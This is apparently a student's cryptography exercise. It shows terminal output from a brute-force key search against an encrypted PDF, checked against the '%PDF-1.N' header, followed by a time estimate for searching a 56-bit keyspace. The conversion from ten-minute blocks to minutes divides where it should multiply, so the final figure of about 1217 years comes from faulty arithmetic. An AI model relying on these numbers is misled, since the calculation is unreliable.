Expected characters: %PDF-1.N
Decrypted characters: a���am
NOT EQUAL
-----

-----
current key = 11257151
Expected characters: %PDF-1.N
Decrypted characters: a���am
NOT EQUAL
-----

-----
current key = 11257152
Expected characters: %PDF-1.N
Decrypted characters: H<�"�_�
NOT EQUAL
-----

-----
current key = 112^C
$ ^C
$ 
```

In 10 minutes, 11,257,152 keys were tested.

d) Estimate how long it will take to find the key. Note that you may not be able to find the key given the current hardware.

The maximum number of keys is FFFFFFFFFFFFFF, which is 72057594037927935.
72057594037927935/ 11257152 = 6401050109 10s of minutes,

Minutes = 640105010
Hours = 10668416
Days = 444517
Years = 1217